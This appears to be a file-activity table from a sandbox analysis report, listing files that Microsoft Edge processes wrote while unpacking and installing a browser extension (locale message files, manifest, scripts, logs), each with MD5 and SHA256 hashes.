7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Extension Settings\ahokoikenoafgppiblgpenaaaolecifn\LOG **MD5:** 22D393953468F8BA83BA55F961F8113A **SHA256:** 793BD8B6D5C16C34417522D91E91B2A641E070623B492CE29A24C377DC4A81F6	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\favorites_diagnostic.log **MD5:** CC50EF0ECC20CADCAD7028F951715132 **SHA256:** 4E833723F8E615A5E3182928F3547A3171DF4B84CAF5FA99AF9C953F48C6D1D8	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Sync Extension Settings\ahokoikenoafgppiblgpenaaaolecifn\CURRENT **MD5:** 46295CAC801E5D4857D09837238A6394 **SHA256:** 0F1BAD70C7BD1E0A69562853EC529355462FCD0423263A3D39D6D0D70B780443	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Last Browser **MD5:** A397E5983D4A1619E36143B4D804B870 **SHA256:** 9C70F766D3B84FC2BB298EFA37CC9191F28BEC336329CC11468CFADBC3B137F4	binary
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgeCoupons\coupons_data.db\000017.ldb **MD5:** 7C782F81A46F1717205AFA47FD4D7633 **SHA256:** DF12612838A2A1B06CEEE33B973482F2141A88DC67D0799EB763FF59C236A900	binary
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\dasherSettingSchema.json **MD5:** 4EC1DF2DA46182103D2FFC3B92D20CA5 **SHA256:** 6C69CE0FE6FAB14F1990A320D704FEE362C175C00EB6C9224AA6F41108918CA6	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\extensions_crx_cache\ghbmnnjooekpmoecnnnilnnbdlolhkhi_1.5bab00615a965339b47b1f0d968c94d3e04672e494ce8f90c3f89da1272137d4 **MD5:** 86D2C7896B179749C906BB4930DE6E07 **SHA256:** 5BAB00615A965339B47B1F0D968C94D3E04672E494CE8F90C3F89DA1272137D4	binary
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\manifest.json **MD5:** 4C88F03172B34641F4D88C2F5694012C **SHA256:** 3D89EE7F3FD5BBA0A273FFAEDCF8351274EE5B30B6AA5815DADEEB950B341476	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension Scripts\LOG.old **MD5:** 4467F46FAFD7B98C4FAD46C6A7A0C41A **SHA256:** DCED1E9A36EED5A2E1F72DB8C286907D0557D54F2C0AD0E5C88E512540CE913D	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\cv_debug.log **MD5:** 59428BAB937BD3C3F36D50197D63C30A **SHA256:** 21F28DF8DA92F2CA294AA468F04987C9EF1BA979D214D7A30F1A916687F0AC28	text

8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\offscreendocument_main.js **MD5:** 61210C46C57841E20F57DBC4C111F138 **SHA256:** B59E1E58D062C5504A3FAA4CFA7B4808A42C643F6896DAC09A3E181CA005A96E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension Rules\LOG.old~RF108ffd.TMP **MD5:** E30B48D8AE2479EF529F0AB65CB1F975 **SHA256:** DEE4176B1D6450A9A96383F5007E77C4C7D8CD43115F5953C139926D20C9591E	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\msedge_url_fetcher_7640_261268425\GHBMNNJOOEKPMOECNNNILNNBDLOLHKHI_1_99_1_0.crx **MD5:** 86D2C7896B179749C906BB4930DE6E07 **SHA256:** 5BAB00615A965339B47B1F0D968C94D3E04672E494CE8F90C3F89DA1272137D4	binary
7068	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EntityExtraction\domains_config.json **MD5:** 3CBD0F1B1F949BDCB401BF35330E263E **SHA256:** B4BA17FCD1C1F7B023EC43886438ABCF25DA40C22923191769CDEEDA91E12516	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Extension Rules\LOG.old **MD5:** B6EEDEF7C3705F0AEDABF5B08F3010B5 **SHA256:** B57035BCAFF2760BC3234283F62E186F3BB43644744144770FBF9A5C45B5D299	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ml\messages.json **MD5:** CE70315E2AAEDA0999DA38CC9FE65281 **SHA256:** 907F2709D1D3C8FA26294938F4080BC477E62281C4C50A082C22DB0195CDA663	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\kn\messages.json **MD5:** F55CE2E64A06806B43816AB17D8EE623 **SHA256:** 5FA00C465C1C5EED4BEA860CEB78DA9419EA115347BA543DDB0076E5C188FEED	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\gl\messages.json **MD5:** CC31777E68B20F10A394162EE3CEE03A **SHA256:** 9890710DF0FBF1DB41BCE41FE2F62424A3BD39D755D29E829744ED3DA0C2CE1D	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\pa\messages.json **MD5:** 97F769F51B83D35C260D1F8CFD7990AF **SHA256:** BBD37D41B7DE6F93948FA2437A7699D4C30A3C39E736179702F212CB36A3133C	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\service_worker_bin_prod.js **MD5:** 2F066C247644840A4AF7E3E73392E6C3 **SHA256:** F5C9FCBD63CE86F6C915929FEDAB96D3007B92E90F5C01F1B36440F68D9ECA28	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\offscreendocument.html **MD5:** B747B5922A0BC74BBF0A9BC59DF7685F **SHA256:** B9FA2D52A4FFABB438B56184131B893B04655B01F336066415D4FE839EFE64E7	html
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ur\messages.json **MD5:** F6E8FCA4FD1A7AF320D4D30D6055FA6D **SHA256:** 504549057A6A182A404C36112D2450864A6CB4574CD0E8F435CA556FAC52AB0A	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\tr\messages.json **MD5:** 3104BCD0D4AD6B47FE36F36C1B5AA333 **SHA256:** AC2894CEA6332450095A7F8FC9B97550DA87E4B4B6E6FB95DF1A1F49F25E0E35	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179\128.png **MD5:** D056CEC3B05D6A863DDFA7EE4C1C9F0C **SHA256:** FF702CA753A7E3B75F9D9850CC9343E28E8D60F8005A2C955C8AC2105532B2C9	image
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ar\messages.json **MD5:** C825621044E4D5C504404DAE9752285C **SHA256:** 47652115CBB912907F405992FCFC64F987642158F0CB35C9D6E0D4742D833802	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\mn\messages.json **MD5:** 83E7A14B7FC60D4C66BF313C8A2BEF0B **SHA256:** 613D8751F6CC9D3FA319F4B7EA8B2BD3BED37FD077482CA825929DD7C12A69A8	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\es\messages.json **MD5:** 59CB3A9999DFBD19C3E3098F3B067634 **SHA256:** 02168993A23E074E0800CBB338FE279F99EF420E326BF92916FFED83C1F06533	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\cs\messages.json **MD5:** 48663A88DCF0EF6C9FADE9BEE4935B91 **SHA256:** 5A701D67910BA6C7CCEDC26E02FA707CC86A1BE57CD7D36290A3D268732A42C7	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\it\messages.json **MD5:** 88A9ACD41521D1D00B870E2DA3044A88 **SHA256:** 3377A873DB531113D79919E7A89369A79A602BAC6AE09B9864B9378DC285F345	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\en_CA\messages.json **MD5:** 558659936250E03CC14B60EBF648AA09 **SHA256:** 2445CAD863BE47BB1C15B57A4960B7B0D01864E63CDFDE6395F3B2689DC1444B	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\fr\messages.json **MD5:** 85718FE4820C674C5305D33DFB5CBDDC **SHA256:** 6713B69B6C9E80B03E0A9D4A7D158197B0C7EC8A853C64C0AF0B1A05CE54D74C	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\fil\messages.json **MD5:** F954B2E970DC96E5889499DB7392FD59 **SHA256:** 41CE6A7B18364EFECCED0419B42165D4F86C43643BBE1043014D4142CF86186A	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ne\messages.json **MD5:** 065EB4DE2319A4094F7C1C381AC753A0 **SHA256:** 160E1CD593C901C7291EA4ECBA735191D793DDFD7E9646A0560498627F61DA6F	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\lo\messages.json **MD5:** E20D6C27840B406555E2F5091B118FC5 **SHA256:** 89082FB05229826BC222F5D22C158235F025F0E6DF67FF135A18BD899E13BB8F	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\bn\messages.json **MD5:** B1101FAC65CE2FAA3702E70FD88957D2 **SHA256:** 3E3CEAA214D8079B02C9C941635F5D45E621236D9C3F82E06AC604F0772670E8	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\pl\messages.json **MD5:** 10BA7FE4CAB38642419BE8FEF9E78178 **SHA256:** 6538F562BD1BAA828C0EF0ADC5F7C96B4A0EB7814E6B9A2B585E4D3B92B0E61D	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\am\messages.json	text

		MD5: 83E0E58D0752FF7C3F888E6406413B84	SHA256: 64E01BC292BA2EA1699576FCC445367047520EE895E290CCEE20C24C9336D8EF
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ka\messages.json	text
		MD5: 83F81D30913DC4344573D7A58BD20D85	SHA256: 30898BBF51BDD58DB397FF780F061E33431A38EF5CFC288B5177ECF76B399F26
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\fr_CA\messages.json	text
		MD5: 681422E3FCF8711AF8EEFBB75A607C8E	SHA256: AF889C1DEB6F9248961C2F8BA4307A8206D7163616A5B7455D17CEAD00068317
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\eu\messages.json	text
		MD5: 29A1DA4ACB4C9D04F080BB101E204E93	SHA256: A41670D52423BA69C7A65E7E153E7B9994E8DD0370C584BDA0714BD61C49C578
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\zh_CN\messages.json	text
		MD5: 17136B589BDA9CE7E2E5B3577B89FCB1	SHA256: 31EB4FFDDCCEC09F1D797D5C250B096E12022290B07A9AB0304E9751A145E815
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\is\messages.json	text
		MD5: CAEB37F451B5B5E9F5EB2E7E7F46E2D7	SHA256: 943E61988C859BB088F548889F0449885525DD660626A89BA67B2C94CFBFBB1B
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\si\messages.json	text
		MD5: B8A4FD612534A171A9A03C1984BB4BDD	SHA256: 54241EBE651A8344235CC47AFD274C080ABAEBC8C3A25AFB95D8373B6A5670A2
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\nl\messages.json	text
		MD5: D448E11801349AB5704DF8446FE3FA4C	SHA256: E98C5CFE277A338A938E7277DEEC132F5EA82A53EBDB65FF10E8A2FF548AC198
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\mr\messages.json	text
		MD5: 34CE3FA84E699BCE78E026D0F0A0C705	SHA256: 275E7FADB93A810328E3ADEAD8754DD0A19A062D5D20A872F7471FFAB47AA7B3
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\fa\messages.json	text
		MD5: E578E08EE604158D674982BA060396FD	SHA256: E758273C25FBAD804FE884584E2797CAEFBBD1C2877DFD6F87AB1340CD25252E
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\id\messages.json	text
		MD5: 3FEFE403F5F537D9A2D28AB36B2C1A94	SHA256: 35872A3343D4B4768FE4702A8DC18B749933E81210DB13466AD172BD2880F6EB
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\bg\messages.json	text
		MD5: 361B516EDF253851044DAE6BAD6D9D6F	SHA256: 22BC37B47CE8A832F39701641DC358357676E9BE187A93A4C5D4B016E29238AE
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\en_GB\messages.json	text
		MD5: C4E77421F3361277F7E3AA3472B5EB10	SHA256: C7255E9B784C4B8DF7DF7B78F33A5737A9AB7382F73465351597B1DA9B3D5FE7
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\et\messages.json	text
		MD5: B18007BFC2B55D2F5839A8912110B98D	SHA256: 7CCC7B17BFE01C3C7DD33EFF8F80D0B57FC9B175815E766C9C1C1E893725E20F
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgePushStorageWithWinRt\LOG.old~RF10928d.TMP	—
		MD5: —	SHA256: —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgePushStorageWithWinRt\LOG.old	—
		MD5: —	SHA256: —
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\cy\messages.json	text
		MD5: A86407C6F20818972B80B9384ACFBBED	SHA256: A482663292A913B02A9CDE4635C7C92270BF3C8726FD274475DC2C490019A7C9
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\el\messages.json	text
		MD5: 32886978EF4B5231F921EB54E683EB10	SHA256: 728D8CBD71263680A4E41399DB65B3F2B8175D50CA630AFD30643CED9FFE831F
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\gu\messages.json	text
		MD5: 86DE754C2D6B550048C9D914E55B5FF0	SHA256: CC3E9077FCC9BD0DFC5DD3924C6C48B8345F32CEE24FCCC508C279F45B2ABE61
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\hy\messages.json	text
		MD5: 55DE859AD778E0AA9D950EF505B29DA9	SHA256: 0B16E3F8BD904A767284345AE86A0A9927C47AFE89E05EA2B13AD80009BDF9E4
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ko\messages.json	text
		MD5: E71A91FE65DD32CAC3925CE639441675	SHA256: 57F81A5FCBD1FEFD6EC3CDD525A85B707B4EEAD532C1B3092DAAFD88EE9268EC
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\az\messages.json	text
		MD5: C603747B8578C1324DD262565F643E06	SHA256: 614470DA3C5034ACE649F1786BEAAAD2C94F4475BCC8858390B721F06FB7BF64
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ca\messages.json	text
		MD5: FBB841A2982166239D68907361F41F61	SHA256: DE6D7B7C2427EC4E738407D7834B71941F69166B030355E00F325FF1391DF5A1
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\th\messages.json	text
		MD5: 0875B0BAD81161CCF2C16E13EE49AF9D	SHA256: D299AA0C4F29C5C8248A1C51AFDB7439F4CF7BC28EE02408A598F8AAD9F70810
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\zh_HK\messages.json	text
		MD5: 524E1B2A370D0E71342D05DDE3D3E774	SHA256: 30F44CFAD052D73D86D12FA20CFC111563A3B2E4523B43F7D66D934BA8DACE91
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\sl\messages.json	text
		MD5: 9CDFA5371F28427F129D200338C47494	SHA256: 75D018CC8525605DDC591F6BFE5BDAA2EFB164934E9D5438972651F8C818D581
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ta\messages.json	text
		MD5: 24626AD7B8058866033738380776F59B	SHA256: 3FC7F56F6D6D514B32547509B39F6380FC786EFBCCA4B9859F204456CA2E7957
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\pt_PT\messages.json	text

		MD5: AA431EC252B4339A49D172C6B9292BA3	**SHA256:** 156FC7BA9B5728908E1A74950B97474F73D8F58933D345C8EEEA8284565C8357
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\no\messages.json	text
		MD5: 66439BA3ED5BA0C702EF94793E15DE83	**SHA256:** B3ECE279943B28C8D855EC86AC1CE53BDFB6A709240D653508764493A75F7518
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Platform Notifications\LOG.old~RF10928d.TMP	text
		MD5: D12AC74C5D4F194A3B3EDD16725AD633	**SHA256:** A6F960B37913BE9CA153148E29692275CF2740DD7857E4F44C31D6725AF24280
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\be\messages.json	text
		MD5: 68884DFDA320B85F9FC5244C2DD00568	**SHA256:** DDF16859A15F3EB3334D6241975CA3988AC3EAFC3D96452AC3A4AFD3644C8550
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\vi\messages.json	text
		MD5: 1E54AFBACCA335BE3A050920DDFBE863	**SHA256:** F1DA95E1D58E933050CD8A4FEA12F3D1B9A2759479FFDB74FDC1CFBF89568327
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\kk\messages.json	text
		MD5: 2D94A58795F7B1E6E43C9656A147AD3C	**SHA256:** 548DC6C96E31A16CE355DC55C64833B08EF3FBA8BF33149031B4A685959E3AF4
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\uk\messages.json	text
		MD5: AE938164F7AC0E7C7F120742DE2BEB1E	**SHA256:** 08978A1425DEC304483BBB7DD0E55A7D850C4561ABD41BAC1BE5D93D70465174
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ja\messages.json	text
		MD5: 113A674F2E4C66CC4D2A9C66ED77ADEA	**SHA256:** C1094A1D8457E782F229910B70FC7AECE356AA779A423E869104946814660D35
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\zu\messages.json	text
		MD5: 71F916A64F98B6D1B5D1F62D297FDEC1	**SHA256:** EC78DDD4CCF32B5D76EC701A20167C3FBD146D79A505E4FB0421FC1E5CF4AA63
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Platform Notifications\LOG.old	text
		MD5: BABCC8D7E939194DD25F3C6967321A83	**SHA256:** FE31E1ED8EDD4A1615B1CD0A01950054B163B3599AF0D45429DBE90CC1A54364
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\my\messages.json	text
		MD5: 342335A22F1886B8BC92008597326B24	**SHA256:** 243BEFBD6B67A21433DCC97DC1A728896D3A070DC20055EB04D644E1BB955FE7
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\af\messages.json	text
		MD5: 7BC8FED14870159B4770D2B43B95776B	**SHA256:** AA12205B108750CF9FA0978461A6D8881E4E80DA20A846D824DA4069D9C91847
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\fi\messages.json	text
		MD5: 1D4778E02337674D7D0664B5E7DFCBBE	**SHA256:** A822B0E66D04644D1CFBD25177367284387431 62C3213F15D986E2DB85BD0213
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\lv\messages.json	text
		MD5: 20FA89BA92628F56D36AE5BD0909CB15	**SHA256:** 80D64F03DC2CC5283FAF1354E05D3C3CB8F0CC54B3E76FDAE3AD8A09C9D5F267
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\te\messages.json	text
		MD5: 50AB4DEABAD394D13C265B8B80D9F9C3	**SHA256:** 90868A8A4A4DBF48770C14A161FAEA406EF9A453B75F4CB7A53C1B4E96A88599
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\km\messages.json	text
		MD5: B3699C20A94776A5C2F90AEF6EB0DAD9	**SHA256:** A6118F0A0DE329E07C01F53CD6FB4FED43E54C5F53DB4CD1C7F5B2B4D9FB10E6
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\es_419\messages.json	text
		MD5: 94BC2D5609F6D670E181E1FF0D041869	**SHA256:** E848603B7A73A88E3FE7BFFA20E83397F5D1E93E77BABB31473CC99E654A27B7
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ru\messages.json	text
		MD5: 1CFEF8B745C04E86C62AEF09371F6489	**SHA256:** 887BC5F4575C717AE7A498A3D61E99232327170A333CFCBD9880DF1E8BCC546B
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\sr\messages.json	text
		MD5: C2026342237E7686B1932AF5B54F8110	**SHA256:** A3EB276FBD19DCE2B00DB6937578B214B9E33D67487659FE0BF21A86225ECE73
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ro\messages.json	text
		MD5: EE122CF26EBE1AD0CC733B117A89FF3B	**SHA256:** 4ECEDB9C1F3DD0D0E3AEB86146561B3D7E58656CBDBED1A39B91737B52EC7F2C
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\ms\messages.json	text
		MD5: DB4D49231C88C11E8D8C3D71A9B7D3D4	**SHA256:** 9B32C491D0BFEBDCA1455F73C3C6F71796D433A39818C06C353DA588DE650F81
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\pt_BR\messages.json	text
		MD5: 0E9A2B6827955D0897678940CC5C2DE7	**SHA256:** 29A8DD3A07DFDB6DD90B49FC58EA8EF13FA92639205B8AE127B6702EFAAB0446
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\de\messages.json	text
		MD5: 5DAF77AE7D2B7DBEF44C5CF7E19805EE	**SHA256:** 22E2828BFDBB9C340E7806894AE0442BD6C8934F85FBB964295EDAD79FD27528
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\zh_TW\messages.json	text
		MD5: B571E4CEFD96A2651FFB6621C4D3D1B4	**SHA256:** 16B8F7BE42B982D5AD9F638E71DA38D134394B9BAB9255F73CF514ABBFAAF146
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\en_US\messages.json	text
		MD5: 64EAEB92CB15BF128429C2354EF22977	**SHA256:** 4F70ECA8E28541855A11EC7A4E6B3BC6DD16C672FF9B596ECFB7715BB3B5898C
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\da\messages.json	text
		MD5: 0E451C9C8453577E513AABF630C275F2	**SHA256:** 94CDDB998C2C5AB40B6F074C359A60E6EEBAAA2D52A9649C22F4EA4C1B9936F2
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\sw\messages.json	text
		MD5: 84EB1D6E827E40C578469EAAB778E368	**SHA256:** 2C6B42D122943DC0CA92A33074D1A607351D3BC7F9768E174617FA7011A3DE9F

8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\hu\messages.json **MD5:** FB8D08676AA88683F27A2759C5837529 **SHA256:** CF26310B073B0891996ECD761C6CB53F00193DEE524213A9FB34225D636EC4B7	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\en\messages.json **MD5:** 558659936250E03CC14B60EBF648AA09 **SHA256:** 2445CAD863BE47BB1C15B57A4960B7B0D01864E63CDFDE6395F3B2689DC1444B	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\hr\messages.json **MD5:** EB6C5133C1FE7F9E8E4449A917D185D9 **SHA256:** 985976B776E729835E047C81D3D731A6C488A6459AA8918DBC8EC808C0BF73A1	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\ar\messages.json **MD5:** 3EC93EA8F8422FDA079F8E5B3F386A73 **SHA256:** ABD0919121956AB535E6A235DE67764F46CFC944071FCF2302148F5FB0E8C65A	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL\128.png **MD5:** 35696ABA596D5B8619A558DD05B4AD40 **SHA256:** 75DA533888189D13FC340D40637B9FC07A3F732E3FCF33EC300F4C7268790A62	image
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\af\messages.json **MD5:** 12403EBCCE3AE8287A9E823C0256D205 **SHA256:** B40BDE5B612CFFF936370B32FB0C58CC205FC89937729504C6C0B527B60E2CBA	text
7640	msedge.exe	C:\Users\admin\AppData\Local\Temp\scoped_dir7640_1417892612\CRX_INSTALL_locales\am\messages.json **MD5:** 9721EBCE89EC51EB2BAEB4159E2E4D8C **SHA256:** 3D0361A85ADFCD35D0DE74135723A75B646965E775188F7DCDD35E3E42DB788E	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\hi\messages.json **MD5:** 4A9C9F947B479E5D89C38752AF3C70EA **SHA256:** 14895BF43CE9B76C0FF4F9AEF93DBE8BB6CA496894870CF0C007B189E0CEF00E	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\sv\messages.json **MD5:** F008F729147F028A91E700008130DA52 **SHA256:** 5F4229D18E5606330146EE13BDF726E10C1E06CBB15368C47F1AE68ABE9CE4BA	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\lt\messages.json **MD5:** 8047409DCC27BFCC97B3ABCE6DAB20EF **SHA256:** B42EBFE071EF0EC4B4B6553ABF3A2C36B19792C238080A6FBC19D804D1ACB61C	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\sk\messages.json **MD5:** A46E08B45BE0532E461E007E894B94F4 **SHA256:** 5E886E7B616FBFF3671DAB632D1B6D8DCEEFF9004218485F1B911DCD8C9694A3	text
8400	msedge.exe	C:\Users\admin\AppData\Local\Temp\chrome_Unpacker_BeginUnzipping7640_852948179_locales\iw\messages.json **MD5:** 26B1533C0852EE4661EC1A27BD87D6BF **SHA256:** BBB81C32F482BA3216C9B1189C70CEF39CA8C2181AF3538FFA07B4C6AD52F06A	text
